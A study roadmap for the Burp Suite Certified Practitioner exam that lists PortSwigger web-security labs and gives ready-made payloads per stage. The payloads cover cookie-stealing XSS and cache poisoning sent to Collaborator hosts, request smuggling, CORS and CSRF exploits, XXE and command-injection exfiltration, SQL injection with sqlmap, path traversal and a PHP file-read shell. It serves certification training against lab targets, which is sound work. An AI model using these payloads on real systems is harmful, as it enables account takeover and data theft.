
Burp Suite Certified Practitioner Roadmap - BSCP
Which labs do I have to do?
To complete the BSCP certification, it is not necessary to do all the PortSwigger labs; it is enough to do the labs that are relevant for the exam. I recommend repeating the labs twice: once while creating a write-up and another time while taking notes for the exam.
However, the goal of this certification should be to learn and improve in web pentesting, so I recommend doing all the labs.
Once you complete all these labs, the recommended next step is to do the mystery labs. There is no specific number to complete, just continue until you feel comfortable solving them.
FOOTHOLD - STAGE 1
Content Discovery
DOM-Based XSS
- DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
- DOM XSS in document.write sink using source location.search inside a select element
- DOM XSS using web messages and JSON.parse
- DOM XSS using web messages and a JavaScript URL
- DOM XSS using web messages
- DOM XSS reflected
- DOM cookie manipulation
Cross-Site Scripting (Other contexts)
- Reflected XSS into HTML context with most tags and attributes blocked
- Reflected XSS with some SVG markup allowed
- Reflected XSS into HTML context with all tags blocked except custom ones
- DOM XSS in jQuery selector sink using a hashchange event
- Reflected XSS into a JavaScript string with single quote and backslash escaped
- Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
- Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
- Stored DOM XSS
Web Cache Poisoning
- Web cache poisoning with unkeyed header
- Web cache poisoning with an unkeyed cookie
- Targeted web cache poisoning using an unknown header
- Web cache poisoning via an unkeyed query string
- Web cache poisoning unkeyed param
- Web cache poisoning param cloaking
- Web cache poisoning via ambiguous requests
- Web cache poisoning with multiple headers
- Web cache poisoning fat GET
Host Header Attacks
HTTP Request Smuggling
- HTTP request smuggling, obfuscating the TE header
- Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability
- Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability
- Exploiting HTTP request smuggling to capture other users’ requests
- Exploiting HTTP request smuggling to deliver reflected XSS
- H2 request smuggling via CRLF injection
- H2 response queue poisoning via TE request smuggling
Brute Force
- Brute forcing a stay-logged-in cookie
- Offline password cracking
- Username enumeration via response timing
- Username enumeration via subtly different responses
- Username enumeration via different responses
Authentication
PRIVILEGE ESCALATION - STAGE 2
CSRF
- Forced OAuth profile linking
- CSRF with broken Referer validation
- CSRF where Referer validation depends on header being present
- CSRF where token is tied to non-session cookie
- CSRF where token is duplicated in cookie
- CSRF where token validation depends on token being present
- CSRF vulnerability with no defences
- SameSite Strict bypass via sibling domain
- SameSite Lax bypass via cookie refresh
Password Reset
- Password reset broken logic
- Weak isolation on dual-use endpoint
- Exploiting time-sensitive vulnerabilities
SQL Injection
- Blind SQL injection with time delays and information retrieval
- Blind SQL injection with out-of-band data exfiltration
- Blind SQL injection with out-of-band interaction
- Blind SQL injection with conditional responses
- SQL injection attack, listing the database contents on Oracle
- SQL injection attack, listing the database contents on non-Oracle databases
- Visible error-based SQL injection
JWT
- Authentication bypass via JWK header injection
- Authentication bypass via KID header path traversal
- Authentication bypass via JKU header injection
Prototype Pollution
- Client-side prototype pollution in third-party libraries
- Privilege escalation via server-side prototype pollution
API Testing
Access Control
- User role can be modified in user profile
- Authentication bypass via flawed state machine
- URL-based access control can be circumvented
- Authentication bypass via information disclosure
GraphQL
CORS
DATA EXFILTRATION - STAGE 3
XXE
- XInclude attack
- Blind OOB exfiltration
- Data retrieval via error messages
- Via file upload
- Exploiting XXE to perform SSRF
SSRF
- SSRF with blacklist-based input filter
- SSRF via flawed request parsing
- SSRF via OpenID dynamic client registration
- Host header routing-based SSRF
- SSRF with filter bypass via open redirection vulnerability
Server-Side Template Injection (SSTI)
- Basic server-side template injection code context
- Server-side template injection with information disclosure via user-supplied objects
- Server-side template injection using documentation
- Basic server-side template injection
- Server-side template injection in an unknown language
Server-Side Prototype Polution (SSPP)
File Path Traversal
- Absolute path bypass
- Sequences stripped non-recursively
- Superfluous URL decode
- Validate start of path
- Validate file extension null byte bypass
File Upload
- Web shell upload via path traversal
- Web shell upload via obfuscated file extension
- Remote code execution via polyglot web shell upload
- Web shell upload via extension blacklist bypass
- Web shell upload via content-type restriction bypass
- Exploiting XXE via image file upload
- Web shell upload via race condition
Deserialization
- Arbitrary object injection in PHP
- Exploiting Java deserialization with Apache Commons
- Exploiting PHP deserialization with pre-built gadget chain
OS Command Injection
Exam Tips

This table shows which vulnerabilities are included in the exam.
Below I will provide examples I have found that fit each vulnerability.
- STAGE 1 - Host Header Poison (Forgot-Password)
POST /forgot_password
Host: <exploit-server>.web-security-academy.net

-----
Exploit Server /log

/forgot-password?temp-forgot-password-token=<TOKEN>
- STAGE 1 - Web Cache Poisoning with an unkeyed header (tracking.js)
GET /
Host: <exploit-server>.web-security-academy.net
X-Forwarded-For: <exploit-server>.web-security-academy.net
X-Forwarded-Host: <exploit-server>.web-security-academy.net

-----
Exploit Server /resources/js/tracking.js

location='https://<BURP-COLLABORATOR>?cookie='+document.cookie
- STAGE 1 - Identify valid user accounts with password reset function


By using the user dictionary provided by PortSwigger, you find another valid user besides Carlos; in my case, it was the user root.
Once we identify the new user “root”, all that remains is to perform brute force using the password dictionary provided by PortSwigger.
- STAGE 1 - HTTP Request Smuggling (XSS via User-Agent)
- TE.CL with " bypass-

POST / HTTP/1.1

Content-Length: 5
Transfer-Encoding: "chunked"

330
GET /post?postId=4 HTTP/1.1
Host: 0a1100de03dee2f980d72b9b007c00d6.web-security-academy.net
User-Agent: a"/><script>document.location='http://<BURP-COLLABORATOR>/?c='+document.cookie;</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Cookie: <COOKIE>

x=1
0
- CL.TE -

POST / HTTP/1.1

Transfer-Encoding: chunked
Transfer-Encoding: ORHFSuL
Content-Length: 25

f
du60v=x&h94ed=x
0

GET /post?postId=1 HTTP/1.1
Host: <CHANGE>
User-Agent: "><script>alert(document.cookie);var x=new XMLHttpRequest();x.open("GET","https://<BURP-COLLABORATOR>?cookie="+document.cookie);x.send();</script>
Cookie: <COOKIE>
- STAGE 1 - XSS Reflected (search-term)
GET /?search-term="><script>alert(1)</script>

"Tag is not allowed"


<iframe src="https://<EXAM URL>/?searchterm='<body onload=%22eval(atob('<BASE64 ENCODE>'))%22>//" onload="this.onload=";this.src ='#XSS'"></iframe>
<iframe src="https://<EXAM URL>/?searchterm=%22%3E%3Cbody%20onload=%22document.location%22%5D%3D%22https%3A%2F%2F<BUPR-COLLABORATOR/?c='+document.cookie"%22%3E//>">
- STAGE 1 - Unknown
This is the worst-case scenario you could get on the exam: a lab that is not included in the prepared list. However, there is no need to worry, because if you have done the labs I mentioned and taken notes for the exam, it is very likely that you will get an identical or very similar lab in the exam.
- STAGE 2 - JSON Role ID update (update-email)
POST /update-email


{
	"email":"test@test.com",
	"roleid":$0$
}
- STAGE 2 - SQL Injection (advanced_search)
GET /search_advanced?search_term=INJECTION'&sortby=AUTHOR&blog_artist=Ben+Eleven
GET /search_advanced?search_term=a'))--&sortby&blog_artist=
GET /search_advanced?search_term=a')) union select NULL,'aaaa',username||'-'||password,NULL,NULL,NULL,NULL from users--&sortby=&blog_artist=
python3 sqlmap.py -u "https://<EXAM URL>/advancedsearch?search-term=a&sort=AUTHOR%27&creator=Sam+Pit" --cookie='<COOKIE>' --risk 3 --level 3 --sql-query "SELECT password FROM users WHERE username='administrator'"
Whenever you see an advanced search section, it is very likely—or almost certain—that it is a SQL injection. This is a free stage.
- STAGE 2 - CORS AJAX Account API and session cookie from admin
In this case, I am not 100% sure which example appears in the exam; however, I have some notes I made, and it is likely that the exam will include something similar.
Origin allow Subdomains + XSS
- XSS ON CHECK STOCK-

https://stock.0a3000ff03b6b3b9803b03c4005a00f5.web-security-academy.net/?productId=<script>alert(1)</script>&storeId=2
- ORIGINAL PAYLOAD -

<script>
var req = new XMLHttpRequest();

req.onload=sendAPI;
req.withCredentials = true;
req.open('GET','https://0a3000ff03b6b3b9803b03c4005a00f5.web-security-academy.net/accountDetails',true);
req.send();

function sendAPI(){
  location='https://zeh8vekoxedzbop8w6cwmxq4dvjr7jv8.oastify.com?api='+btoa(req.responseText);
};
</script>
- FINAL INJECTION -

<script>
  location="http://stock.0a3000ff03b6b3b9803b03c4005a00f5.web-security-academy.net/?productId=%3cscript>var req = new XMLHttpRequest();req.onload=sendAPI;req.withCredentials = true;req.open('GET','https://0a3000ff03b6b3b9803b03c4005a00f5.web-security-academy.net/accountDetails',true);req.send();function sendAPI(){  location='https://zeh8vekoxedzbop8w6cwmxq4dvjr7jv8.oastify.com?api='%2Bbtoa(req.responseText);};%3c/script>&storeId=5"
</script>
Null Origin
<iframe sandbox="allow-scripts" srcdoc="<script>
var req = new XMLHttpRequest();
req.onload= sendAPI;
req.withCredentials = true;
req.open('GET','https://0aae0000041193f2805a03aa006e00f9.web-security-academy.net/accountDetails',true);
req.send();
function sendAPI() {
  location='https://mg6z8x1v8zj4phi2hfuzyjioafgf47sw.oastify.com?api='+btoa(req.responseText);
};
</script>"</iframe>
- STAGE 2 - CSRF Refresh Password (COOKIE -> isloggedin : true)
Whenever you see this cookie, you will get this example in the exam.
- COOKIE -

%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--MC4CFQCWIzg8mjbac41XpWZLvL6cUxKYoQIVAISSvLwmd%2bj0AlQAjLzHFc3ny6L4

POST /refreshpassword

Cookie: session=%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--MC4CFQCWIzg8mjbac41XpWZLvL6cUxKYoQIVAISSvLwmd%2bj0AlQAjLzHFc3ny6L4
X-Forwarded-Host: <exploit-server>.web-security-academy.net
X-Host: <exploit-server>.web-security-academy.net
X-Forwarded-Server: <exploit-server>.web-security-academy.net

csrf=<CARLOS CSRF>&username=administrator
- STAGE 2 - CSRF change email admin formid
We identified it thanks to the fact that the request allows changing the email by removing the CSRF token.
- EXPLOIT SERVER -
<html>
<meta name="referrer" content="no-referrer">
<body>
<form action="https://0abb00140302d2238057a86f00490053.web-security-academy.net/my_account/changeemail" method="POST">
<input type="hidden" name="email" value="attacker@exploitservermail.com" />
<input type="hidden" name="form-id" value="HfWYqd" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
You’ll see that when you try to execute the CSRF, the server responds with an error in the Referer. To bypass it, you need to remove the Referer header using the tag. This vulnerability is the same as in this lab → https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses/lab-referer-validation-depends-on-header-being-present
Once the victim’s password has been changed, we send a ‘forgot password’ request to our own email.

- STAGE 2 - JWT
I have not found any exam example for this vulnerability; however, there are not many possible variants, so one of these examples will most likely appear.


JWK Header Injection
JKU Header Injection
- IDENTIFY -

{
    "jku": "https://DOMAIN/",
    "kid": "d593b25a-b459-49a9-8fb2-7b540a5a4526",
    "alg": "RS256"
}


- EXPLOIT SERVER -

- COPY KID -

{
  "keys": [
    {
    "kty": "RSA",
    "e": "AQAB",
    "kid": "d593b25a-b459-49a9-8fb2-7b540a5a4526",
    "n": "woquDsRECLVJGh2sANmjEh0cvfe0Wydmndld7KkOi5x4UZvV2MFeIRebtLDTJf-vp8i6SY0scmLSyDt1vwcNEg_VisFlIlPenBKBdxNyIKcRwABkyQEwe_TNpCAAqilAxPrDTyEswGii1hGChLlFoSU2WHZ2Kxts1FXCQOz1iuhm5Fg-KHiaAlKmAlG2lp83iNbYtSvnnL4L58ZjvXiNGABSVF-6_juM2uAjCKEOMzOw9dELTxFXSHEJLoJqx2wFsTLrBOQgKQbJ1j6PlfXAn99RposH4VSeXYfxJ7s1fozclcxke4uEHKNEz4rT9OlLj0e0STjfbNw4BMXMn55_jw"
}
  ]
}
KID Path Traversal (NULL BYTE)
❯ echo -n "\0" | base64
AA==


- STAGE 3 - XXE admin user import
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY %xxe SYSTEM "https://<exploit-server>.web-security-academy.net/exploit.dtd">%xxe;]>
  <users>
    <user>
      <username>Example1</username>
      <email>example1@domain.com</email>
    </user>
    <user>
      <username>&xxe;</username>
      <email>example2@domain.com</email>
    </user>
  </users>
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://<BURP-COLABORATOR>/?x=%file;'>"
%eval;
%exfil;
- STAGE 3 - OS Command Injection inside XML admin user import
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <username>Example1</username>
        <email>example1@domain.com&`nslookup -q=cname $(cat /home/carlos/secret).BURP-COLLABORATOR`</email>
    </user>
</users>
- STAGE 3 - Admin Panel Download report as PDF SSRF
{
  "table-html":"<div><p>Report Heading</p><iframe src='http://localhost:6566/home/carlos/secret'>"
}
- STAGE 3 - File Path Traversal (admin_img)
I have seen many reviews saying that the word ‘secret’ is blocked, but it can be bypassed with URL encoding.
GET /adminpanel/admin_img?filename=..%252f..%252f..%252f..%252f..%252f..%252f..%252fhome/carlos/%252537%33%2536%2536%2533%2537%32%2536%35%2537%34
- STAGE 3 - admin_panel Config the password reset email template SSTI
 https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti
Flask/Jinja2
OR
newEmail=!&csrf=csrf
CLICK RESET PASSWORD

- STAGE 3 - Upload image from URL RFI (admin panel)

EXPLOIT SERVER

<?php echo file_get_contents('/home/carlos/secret'); ?>
https://exploit-server.com/shell.php#kek.jpg